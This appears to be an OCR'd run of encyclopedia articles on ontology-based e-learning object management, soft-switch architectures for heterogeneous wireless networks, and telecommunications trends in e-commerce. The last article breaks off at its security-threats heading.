Ontologies enable semantic interoperability between information systems thereby serving a central role for the Semantic Web and in particular a means for effective management of e-learning services. They can be used to specify user-oriented or domain-oriented learning services. Intelligent mediators can also use them; this is a central notion in teaching and learning. Therefore, the development of ontology can be useful for object or service modeling for e-learning domain.

There exist numerous scientific and commercial tools for creating and maintaining ontologies, which have been used to build applications based on ontologies, including areas of knowledge management, engineering disciplines, medicine, and bio-informatics. It should be noted that ontologies do not overcome, per se, any interoperability problems, since it is hardly conceivable that a single ontology is applied in all kinds of domains and applications. Ontology mapping does not indent to unify ontologies and their data, but to transform ontology instances according to the semantic relations defined at a conceptual level.

A FRAMEWORK FOR LEARNING OBJECTS INTEGRATION AND MANAGEMENT

Based on the background provided in the second section, it can be seen that the main challenge of e-learning systems developers should be towards moving beyond simple extension of learning resource access to providing mutual understanding that may exist between the diverse learning contents. This is a key requirement to achieving Berners-Lee's (2001) Semantic Web vision.

To meet this challenge, this section presents and describes a proposed framework for learning objects integration and management. The framework, as shown in Figure 1, defines three main layers: interface, service integration, and management with service composition running across all the three main layers. The aim of the framework is to provide an integration service platform that offers learner-centric support for Web-based learning, thus defining semantic relations between source learning resources described using ontology development process.


The framework (shown in Figure 1) starts with a user survey to capture and represent individual learner personality. There are many possible ways to capture and represent personality traits by using different tests, for example, MBTI. As presented in our previous research (Ishaya & Wood, 2005), the personality representation (PR) structure includes both static and dynamic individuals. The aim of undertaking a user survey is to establish the static aspect of learners' personality traits—the basic universal personality types as described in (Wood & Ishaya, 2005).

An agent based support system that will utilize and implement the model and technique is now being implemented. Both development and subsequent testing should identify the success of the PR both as a generic model and its application within a specific domain, that of e-learning. Thus, the main aim of this project is to investigate the correlations between behavior and personality taking into account individual motivation and ability within a specific environment.

The most challenging problem in multimedia-related management is the semantics capturing of media resources. In the framework shown in Figure 1, we have taken a context-based approach to solve the problem of multimedia semantic extraction and indexing—the multimedia metadata manager. Multimedia learning resources are annotated based on various contextual dimensions that could be identified for the resources. The annotated metadata is stored in a machine-readable (RDF/XML) format ready for efficient context-based retrieval. RDF has a specific declarative semantics, which is specified independently of any RDF processors. This made it more suitable for modeling context. XML is used for basic resource content description, since its meaning is only determined by the actions that programs undertake on it. The RDF/XML combination helps to facilitate interoperability of the model.

The profile matching ontology is defined to provide a mapping for automatic generation of contextual metadata semantics of multimedia based a particular learner profile for personalized learning resources from the multimedia metadata manager (repository). Different

Figure 1. Framework for personalised learning objects managment



factor analysis is performed at this stage to enable the extraction of predominant directions on which different personality traits and multimedia contents vary.

CONCLUSION

The Semantic Web constitutes an environment in which human and machine agents will communicate on a semantic basis. This paper has examined current approaches used in managing learning objects. While it clear that that there is a comprehensive suite of standards that seem to have addressed some aspects of the management of learning objects,the author is still clear that the management of interoperable learning objects is yet to be fully achieved. There are a lot of driving forces and a need for flexible, portable, centralized, managed, and interoperable development of learning objects. However, many challenges abound.

To meet these challenges, the author puts forward a new approach towards the management of interoperable learning objects by exploiting the power of ontologies and existing semantic and Web services technology. It defines a framework that is being used towards enabling the semantic interoperability of learning services within the domain of e-learning. Further work is being done towards a definition of an ontology management architecture for e-learning services. The architecture will define three main layers: interface, service integration, and management with service composition running across all the three main layers. The aim of the architecture will be to provide an integration service platform that offers learner-centric support for Web-based learning. Thus, defining semantic relations between source learning resources (which may have been described using an ontology). This will be developed using Web services, an ontology and agent component.

KEY TERMS

Electronic Learning (E-learning): Defined as a special kind of technology-based learning. E-learning systems and tools bring geographically dispersed teams together for learning across great distances; it is now one of the fastest growing trends in computing and higher education.

Interoperability: Ability to work together, sharing information, capabilities, or other specific goals while being different at some technological level.

Learning Objects: Defined as any entity—digital or nondigital—that may be used, reused, or referenced for learning, education, or training. Examples of learning objects include multimedia content, instructional content, learning objectives, instructional software and software tools, and persons, organizations, or events referenced during technology-supported learning.

Learning Object Metadata (LOM): Metadata that contain semantic information about learning objects. The main aim of LOM specification is to enable reuse, search, and retrieval of learning objects. The standard developed by the IEEE Learning Technology Standards Committee (LTSC) in 1997 specifies a conceptual data schema that defines the structure of metadata instances for a learning object.

Ontologies: An ontology is an explicit, formal specification of a shared conceptualization of a domain of interest. This indicates that an onotology should be machine readable (which excludes natural language). It indicates that it captures consensual knowledge, that is not private to an individual, but accepted as a group or committee of practice. The reference to a domain of interest indicates that domain ontologies do not model the whole world, but rather modeling just parts, which are relevant to the task at hand.

Resource Description Framework (RDF): RDF provides a means for adding semantics to a document. It is an infrastructure that enables encoding, exchange, and reuse of information structured metadata. RDF allows multiple metadata schemas to be read by humans as well as machines providing interoperability between applications that exchange machine-understandable information on the Web.

Semantic Web: The Semantic Web constitutes an environment in which human and machine agents will communicate on a semantic basis. It is to be achieved via semantic mark up and metadata annotations that describes content and functions.

Shareable Content Object Reference Model (SCORM): An XML-based framework used to define and access information about learning objects, so they can be easily shared among different learning management systems. The SCORM specifications, which are distributed through the Advanced Distributed Learning (ADL) Initiative Network, define an XML-based means of representing course structures, an application programming interface, a content-to-LMS data model, a content launch specification, and a specification for metadata information for all components of a system.

Standards: Document agreements containing technical specifications or a precise criteria to be used in systems design and implementation.

Towards Unified Services in Heterogeneous Wireless Networks Based on Soft-Switch Platform

INTRODUCTION

The last two decades, after the telecommunication and computer technology convergence, the world of telecommunication applications has changed dramatically. The traffic needs of the customers have moved from circuit switched applications towards packet switched applications (Cox, 1995). Data traffic, with the characteristics of information transmission in the form of packets and the bursty flow characteristics rather than constant rate, nowadays accounts for slightly more than 60% of the traffic that is transmitted over the backbone telecommunication networks (Esmailzadeh, Nakagawa, & Jones, 2003). In addition to data traffic, multimedia applications like video calls, IP TV, and multimedia messaging traffic (variable rate with real time constraints) was made possible by low cost video digitizing equipment (Houssos, Alonistioti, Merakos, Mohyeldin, Dillinger, Fahrmair, & Schoenmakers, 2003).

Different *Radio Access Technology* (RAT) networks offer different services to their subscribers. This is a big problem for the multimedia industry since it poses certain constraints to the subscribers regarding specific technology handsets. The ideal solution might be a unified handset with a unified service *subscriber identity module* (SIM) card (Louvros & Iossifides, 2004). This handset should be able to access the service by any radio access network, like *Global System Mobile* (GSM) (Siegmund, Redl, Weber, & Oliphant, 1995), *General Packet Radio System* (GPRS), *Universal Mobile Telecommunications System* (UMTS), and *IEEE802.11 standard* (WiFi or WLAN) towards a common core platform. In order to achieve such a unification, the service request should be seamless to the radio access technology network and the core platform should support certain protocols to provide again seamless to the user access to the requested service. Such a platform is already designed and is known as the soft-switch solution. The idea behind the soft-switch solution is the layering of the core network management procedures (mobility management, call control, session management, charging) in such a way that the operator can support all requests as a unified routing process. Moreover the operator can deploy its core switch and transmission network based on a common backbone, designed according to the 3GPP standards on IP or ATM infrastructure, and also to be able to accommodate in the future any new radio access technology network simply and without any serious rearrangement of the existing backbone, thus eliminating cost implementation.

Asynchronous Transfer Mode (ATM) technology is proposed by the telecommunication industry to accommodate multiple traffic types (packet and voice) in a high speed wire-line backbone network. Briefly, ATM is based on very fast (on the order of 2.5 Gbits/sec or higher (Q.2931 ATM Network Signaling Specification, ITU)) packet switching technology with 53 byte long packets called cells being transmitted through wireline networks running usually on fiber optical equipment (Louvros, Karaboulas, Iossifides, & Kotsopoulos, 2003).

This chapter consists of three sections. In the first section there is a quick technical introduction regarding the existing radio access technologies and also the ATM technology. In the second section there is a presentation of the service accessibility regarding the vertical and horizontal integration. Finally in the third section the reader is introduced into the soft-switch solution of the common core platform and the general transport architecture.

TECHNICAL BACKGROUND

Introduction to Radio Access Technologies

In 1991 *European Telecommunication and Standardization Institute* (ETSI) accepted the standards for a new upcoming mobile, fully digital and cellular communication network, GSM. (Louvros et al., 2003). In order for GSM network to follow the evolution towards data transmission, the GPRS and *Enhanced Data for GSM Evolution* (EDGE) network (usually referred as 2.5G) with rates of up to 115Kb/s and 384Kb/s, respectively, were introduced. UMTS is an advanced network evolution of GSM/GPRS, realizing a new generation of telecommunications technology, following the demands posed by moving subscribers of upgrading the existing mobile cellular networks (GSM, GPRS) in nonhomogeneous environments. Moreover to this evolution and based on the more increasing demands of user for faster multimedia applications and demands of industry to boost the existing services into a more unified-multimedia approach, 3.5G and 4G systems (Esmailzadeh et al., 2003) are already under investigation with promising rates of up to 10Mb/s (3GPP Release 5), while with the use of greater bandwidth these rates may raise even more in 4G (Esmailzadeh et al., 2003). On the other hand, during the last five years a standardization effort has started for the evolution of WLANs (WiFi IEEE standard) in order to support higher bit rates in hotspots or business and factory environments with cell radius of the order of 100m. Regarding the different IEEE versions and the cell coverage (microcells or picocells), the WLAN can support data rates of up to 11Mb/s (802.11b) or 54Mb/s (802.11a/g), while rates in excess of 100Mb/s have already been referred (Simoens, Pellati, Gosteau, Gosse, & Ware, 2003).

ATM Technology Overview

ATM technology (ATM Forum, 1996) is proposed by the telecommunications industry to accommodate multiple traffic types (packets, multimedia, voice) in a high speed wireline network. The basic idea behind ATM is to transmit all information in small, fixed size packets called *ATM cells* over all transmission channels (wired or wireless). Formatting fixed size packets of information can emulate the circuit switching techniques of traditional telephony networks (thus performing time sensitive applications even for packets) and on the same time take advantage of the best utilization of transmission lines bandwidth. Moreover in order for ATM to accommodate TCP/IP or UDP/IP traffic (bursty packet traffic with specific constraints in *bit error rate* (BER), maximum bit rates, time sensitivity, and information representation) special *ATM adaptation layers* (AAL) are specified in ETSI standards. ATM technology operates in asynchronous mode and it can switch continuously information from/to different networks (voice, video, data) with variable bit rates. The nodes responsible for asynchronous operation are called ATM switches. They consist of interfaces in order to communicate with various heterogeneous networks as LANs, WANs, Ethernet, and so forth. All these networks transmit information in different bit rates and the ATM switches divide this heterogeneous information (using special AAL) into fixed size packets of 48 bytes to accommodate them into the ATM cells (Louvros et al., 2003).

ACCESSIBILITY OF SERVICES

Vertically Integrated Networks

All existent telecommunication and wireless cellular networks can be described as "vertically integrated." This means that these networks are optimized for a particular service category and typically offer a single service or set of closely related services solely to their users. The PSTN and PLMN are examples of vertically integrated networks. The operator offers everything from subscriber access to service creation and service delivery across a wholly owned network infrastructure. Each vertically integrated network incorporates its own protocols, nodes, switches, transmission backbone technology, and user handset. Traditional Telephony (*Public Switched Telephone Network,* PSTN) and packet data networks, in the vertical approach are still kept more or less separate. The advantage of a vertically integrated network is that, since it supports only a limited range of closely related services, it is relatively easy to ensure reliability, to meet customer expectations in terms of service quality, to provide specific approaches to operation and maintenance network management and to guaranteed service accessibility. However its main disadvantage in our case is the inability to provide a platform for heterogeneous approach, unified service accessibility, and seamless radio access technology interconnectivity. Moreover, regarding the operator costs for operation and maintenance management, the vertical integration is not cost effective since the operator needs specialized engineers and planners in specific technologies, different for different radio access networks.

Horizontally Integrated Networks

During the last decade, a convergence of telecommunication and computer industry has happened, leading into the integration of vertical networks into multiservice multimedia networks that provide reliable real-time communications and other service types (Figure 1).

So far the most cost effective part of the network convergence is the backbone transmission network. In order to simplify the backbone network design and enable incremental upgrade, as new technologies are commercialized, a layered approach has been taken. The switch management procedures, existing in the running software of the switch, have been split into different layers and the switch hardware has been also split into two different nodes. This dual hardware-software split is the so-called soft-switch platform. The advantage of this split is multiple for the operator. First of all, layering the design of the network and providing open standard interfaces, each part of the network (each software-hardware part in every layer) can evolve at its own pace independent of changes in other parts of the network. Thus the operators and the system designers have a very flexible approach of deploying the network infrastructure and functionality by providing small software corrections, software upgrade deliveries, and hardware upgrades without disturbing the functionality of other elements. Moreover to this operators can provide easily new services to the customers by either designing new ones in the service layer or by accommodating new radio access networks easily without disturbing the operation of the existing network infrastructure. Finally merging of companies can be accomplished easily and without any disturbance to the customers.

HETEROGENOUS NETWORK ARCHITECTURE

Networks designed on this layered principle are described as "horizontally integrated." All network functionality is split between the transport layer, the control layer, and the application layer, (3GPP TSG_CN), according to Figure 2. According to this architecture the *Mobile Switching Center* (MSC) of previous vertically integrated GSM/GPRS networks is now split into two different nodes, the *Media Gateway* (MGW) node and the MSC server. MGW exists physically and logically in the transport layer while the MSC server exists in the control layer. The new approach is that existing radio

Figure 1. Telecommunication and computer industry convergence



Figure 2. Heterogeneous layered network architecture



access technology networks and any new upcoming ones are all interconnected in the transport layer with a physical interface towards the MGW nodes (Figure 3). It has to be clarified though to the user that this hardware and software split is performed, according to 3GPP standards (3GPP TSG_CN WG), only for circuit switched applications. The packet switching network (GPRS) is not split, hence according to Figure 2, *Serving GPRS Support Node* (SGSN) and *Gateway GPRS Support Node* (GGSN) are still functioning as in the vertically integrated version of GSM/GPRS. SGSN in Figure 2 exists in between transport and control layer, meaning that it incorporates both functionalities of both layers, while GGSN exists solely in the transport layer since its operation is the gateway interface towards any foreign IP network (Intranet, corporate LAN, or corporate server) or *Internet Service Provider* (ISP). Hence, according to Figure 4, the voice path service is different from the packet path service.

The Transport Layer

Using the horizontal integration of the soft-switch platform means that all service type users-handsets use the same transport network in the common transport layer. The transport layer handles the transmission of user (service) and control (signaling management) data. Handling means coding/decoding of user plane data (services) and also performing the correct protocol conversion in the transmission backbone network. The main nodes existing physically in the transport layer are the MGWs. MGWs are responsible for the circuit switched connections and they interconnect the radio access networks to the core platform. The main functionality of the MGWs is the bearer reservation which, depending on the appropriate transmission backbone, is a TDM timeslot or an ATM VPC or an appropriate bearer for IP connectivity. The transport layer transmission backbone nodes may be IP routers, ATM switches, or nodes built on any technology that meets the requirements for flexibility and quality of service (QoS). Their role is to transparently transport user (service) and control (signaling messages) data across the core network.

The Control Layer

The control layer (Figure 2) provides the service interconnection seamless to the end user. According to 3GPP, there are three different service domains: the circuit switched (CS) domain where all the voice related applications exist, the packet switched (PS) domain where all packet services exist (background, multimedia, Web browsing applications), and finally, according to 3GPP Release 5, the IMS domain for IP Multimedia Services.

The physical and logical nodes found in the control layer are generically referred to as *control servers*, providing all the necessary call control functionality and also mobility management and positioning manage-

Figure 3. Interconnection of different radio access networks in the soft-switch platform



Figure 4. The different paths of voice and packet connections



ment. In order to perform the call control functionality (call setup and paging) and also part of the mobility management functionality (handovers) the MSC server is interconnected physically and logically (by inter-exchanging signaling messages) to the MGW on the transport layer to control the call setup phase. For the positioning management, the MSC server is interconnected physically and logically towards the home location register (HLR) database to perform the necessary updating and also part of the call control functionality (the HLR enquiry for terminating calls). From Figure 2, two main logical servers are defined, the MSC/VLR server, and the GMSC server towards the transport layer. Towards the service layer SSP (*Service Switching Point)*, the server is used to implement intelligent network (IN) functions. Finally towards the external networks (PSTN fixed telephony) the TSC server is introduced providing a undercover functionality of the layered network architecture towards external networks (always STM).

The Application Layer

The top layer is the application layer. The application layer provides generic services platforms for a wide range of services; these applications would typically be Internet applications, IN applications, and so forth. The application layer consists of two different nodes, the application servers nodes and the service capability servers nodes. The application servers provide service logical functions and content related services as Web banking or database searches. The service capability servers nodes interface with the network specific resources (MSC servers) in the core network and provide generic open interfaces (APIs) to the application servers. Examples are WAP servers, CAMEL servers, and mobile positioning center (MPC).

Intelligent Network Services

An IN is a new application concept existing in the control layer and also in the application layer and based on a pre-established concept in PSTN that meets the market demand for advanced services within the existing GSM networks. IN offers a number of advantages to a GSM network operator: increased subscriber numbers due to more attractive services, increased revenue due to use of services, increased subscriber loyalty, increased flexibility in deploying services in a network, decreased development time for services, reusability of service modules, personal number, camel, and prepaid SIM card.

A prepaid SIM card enables a subscriber to pay in advance for an agreed amount of call charges. The amount is stored on the subscriber's SIM card. When the limit of call charges is exceeded, the subscriber will no longer be able to make calls, but may purchase more call charges as desired. In addition, there is no fixed term of subscription, meaning that a subscriber is not bound to a contract of subscription and the associated fees. Advantages for an operator include increased number of subscribers and payment in advance for calls.

The concept of a prepaid SIM card is an idea that has become commercially a big success. With a prepaid SIM the subscriber does not enter into a standard contract and pay a monthly or quarterly fee; instead the subscriber gets a special subscription which is already connected to the network. The prepaid SIM card allows the user to make calls until the prepaid fee has been used. Then the subscriber will have to buy a refill card and enter a code from the refill card to make more calls. People without income and people who only need to use a mobile phone occasionally often use this method of payment and those who do not want to pay monthly rates for a phone they rarely use. It could also be used to assign an individual limit of call credit with the knowledge that the limit cannot be exceeded.

IN provides a defined architecture for the introduction of new services throughout the network with a minimum impact on the switching elements and the signaling systems. It consists of the Service Switching Function (SSF) that exists in the control layer and is a part of the software of the MSC server and the Service Control Function (SCF) that is a stand-alone server in the application layer and it is interconnected to the MSC server and the HLR (Figure 2).

Customized Application for Mobile Enhanced Logic (CAMEL) is a network feature in the application layer also. It is a protocol that may be used by operators to provide the subscriber with operator specific services even when roaming outside the home PLMN. CAMEL is based on ETSI (European Telecommunications Standards Institute) CSx standards and is the first true multivendor IN standard. Camel allows competition between operators for the same service types. Probably one of the most important features of CAMEL is to support prepaid international roaming. There is high consumer demand for this feature and it results in considerable revenue increases for operators.

CONCLUSION AND FUTURE TRENDS

In this article, wireless ATM network is described, that can be used as part of combining future heterogeneous cellular systems (Figure 1). It will expand from one hand the range of offered services and from the other hand the amount of resources available to wireless users.

Future convergence of several wireless networks in an interoperability environment is critical for the existence and reliability of services worldwide. The interconnection should take special care for mobility procedures, especially for handover which in our cases is considered to be intersystem handover. A common transmission interconnection network should be implemented capable of managing all mobility procedures that might take place during the movement and required services of heterogeneous subscribers. Wireless ATM is a promising candidate since it consists of a robust architecture based on wired ATM; it supports multiple services from different sources and it can interconnect different networks as a transport mechanism. The wireless environment poses the main problems as cell losses due to radio environment, cell out of order in case of handovers, and generally congestion in case of simultaneous resources demands. Future research in wireless ATM should concentrate in Forward Error Connection (FEC) techniques to guarantee the cell integrity, handover algorithms to preserve the cell sequence, call admission control algorithms to take care of congestion and priority services, and special signaling over existing ATM to maintain the mobility cases.

KEY TERMS

ATM: Asynchronous Transfer Mode, a transmission technique that transmits combined information in small, fixed size packets called *ATM cells.*

EDGE: Enhanced Data for GSM evolution, an enhanced version of GSM network for higher data rates. The main difference is the adoption of 8 QPSK modulation in the air interface that increases the available bit rates.

GPRS: General Packet Radio Services, an evolution of GSM network that supports data services with higher bit rates than GSM. It uses the same air interface with GSM, but it supports IP signaling back to the core network.

GSM: Global System Mobile, a mobile network that provides all services of fixed telephony in wireless subscribers.

MGW: Media Gateway, the transport layer part of the MSC functionality in soft-switch solution.

MSC Server: The control layer part of the MSC functionality in the soft-switch solution.

WLAN: Wireless Local Area Network, a wireless network that provides access to subscribers with end-to-end IP connections, known also as IEEE 802.11.

UMTS: Universal Mobile Telecommunication System, the evolution of GSM to higher bandwidth services and multimedia applications.

Trends in Telecommunications and Networking in Secure E-Commerce Applications

INTRODUCTION

Telecommunications and networking, two prominent technologies of the information age, have enjoyed substantial investments from industry and government, resulting in unparalleled growth in the transmission of voice, video, and data over wired and wireless media. Since their inception several decades ago, these technologies and their business applications have progressed through several stages. Such progression commenced from the development of the primitive electronic funds transfer (EFT) in which funds could be transferred electronically, to the enormous variety of technologies available today. Several decades ago, the delivery of video, voice, and data was accomplished through three independent networks: television, telephone, and data networks, respectively (Panko, 2007). Today, a convergence of the three networks is occurring. For example, networking technology can deliver video, data, voice (through VoIP), graphics and other multimedia contents at considerable speed. Currently, there are many applications associated with telecommunications and networking technologies. They include electronic mail (e-mail), voice over Internet protocol (VoIP), and videoconferencing. Also, the Internet which was built on the world-wide telecommunications and networking infrastructure gave rise to many applications such as electronic commerce (e-commerce), electronic data interchange (EDI), and several other World Wide Web (Web) applications. Electronic commerce, which is the process of buying, selling, or exchanging products, services, and information via computer networks, has evolved and become an ever-booming enterprise.

The advent of broadband digital subscriber line (DSL) and broadband cable has enabled the transmission of data signals through telephone and cable-television (cable-TV) networks.

Moreover, broadband technology has made high speed Internet access very affordable for small businesses and individuals. It has also facilitated e-commerce by providing businesses and consumers easy access to the global information super highway. The fact that e-commerce transactions involve the transmission of personal and organization's proprietary information over the unsecured Internet, make them easy targets for hackers. Therefore, security of electronic communications is a major problem that must be addressed by organizations that engage in e-commerce.

This article presents the trends in telecommunications and networking; security problems confronting such technologies and related e-commerce applications; and the management of security issues associated with these technologies.

BACKGROUND

Major trends surrounding telecommunications and networking technologies are distinctively at three levels, namely industry, technology, and applications. The attributes that uniquely characterize the different levels are described as follows:

- **Industry trends:** Are signified by more competitive vendors, carriers, alliances, and network services, accelerated by deregulation and the growth of the Internet and the World Wide Web.

- **Technology trends:** The extensive use of the Internet, digital fiber-optic, and wireless technologies to create high-speed local and global internetworks for voice, data, images, audio, and video communications are central and, individually and collectively highlight the changing patterns in technology.
- **Applications trends:** The pervasive use of the Internet, enterprise intranets, and interorganizational extranets to support electronic business and commerce, enterprise collaboration, and strategic advantage in local and global markets dominate the applications arena.

The most striking and strong impact effect is at the applications level where, as a consequence, the phenomenal growth of the Internet has heralded the new and ubiquitous electronic marketplace known as e-commerce. It is not an overstatement that e-commerce has revolutionized the way businesses trade with each other and with consumers. Models of e-commerce are many and varied. The most popular implementations are business-to-business (B2B), business-to-consumer (B2C), business to government (B2G) and consumer-to-consumer (C2C) e-commerce transactions (Oreku, & Li, 2005).

B2B e-commerce involves two companies trading or transmitting funds over the Internet utilizing electronic data interchange, electronic mail, and other Web applications. B2C e-commerce occurs when a business provides services or sells products to consumers over the Internet. In this type of e-commerce, the end-user or consumer must provide personal and credit card information online. B2G covers electronic transactions between businesses and the government or the transmission of funds from the government to business for products and services provided. C2C e-commerce involves two end-users where one partner is the online seller and the other is the buyer. It is common for this type of e-commerce to utilize a third party's Web site such as *eBay.com* for online transactions. The third party usually profits by receiving a commission at the end of each sale.

In the United States alone, online retail sales have been projected to more than double from $56 billion in 2003 to $139 billion in 2008 (E-marketer, 2005b). Table 1, in consonance with prevailing projections, presents the estimated quarterly e-commerce retail sales in the United States from 2003 to 2006.

The data, which is not adjusted for holiday and seasonal variations, was obtained from the United

Table 1. Estimated quarterly United States e-commerce retail sales from 2003 to 2006

YEAR	QUARTER	E-COMMERCE RETAIL SALES (IN BILLIONS OF DOLLARS)
2006	3rd Quarter	25.61
	2nd Quarter	24.76
	1st Quarter	24.51
2005	4th Quarter	27.08
	3rd Quarter	21.28
	2nd Quarter	20.14
	1st Quarter	19.53
2004	4th Quarter	21.99
	3rd Quarter	16.95
	2nd Quarter	16.07
	1st Quarter	15.89
2003	4th Quarter	17.70
	3rd Quarter	13.76
	2nd Quarter	12.85
	1st Quarter	12.33

States Department of Commerce (Scheleur, King, & Shimberg, 2006).

It is evident from the table that retail e-commerce sales monotonically increased from year to year (more than doubled from 2003 to 2006). It is interesting to note that more sales are realized in the fourth quarter of each year, which apparently falls in the end-of-year holiday season. While the growth and projections of e-commerce over the last several years have been unprecedented and impressive, the limiting factors are the security issues and concerns that continue to plague these ever-booming Web-based transactions.

E-COMMERCE SECURITY THREATS

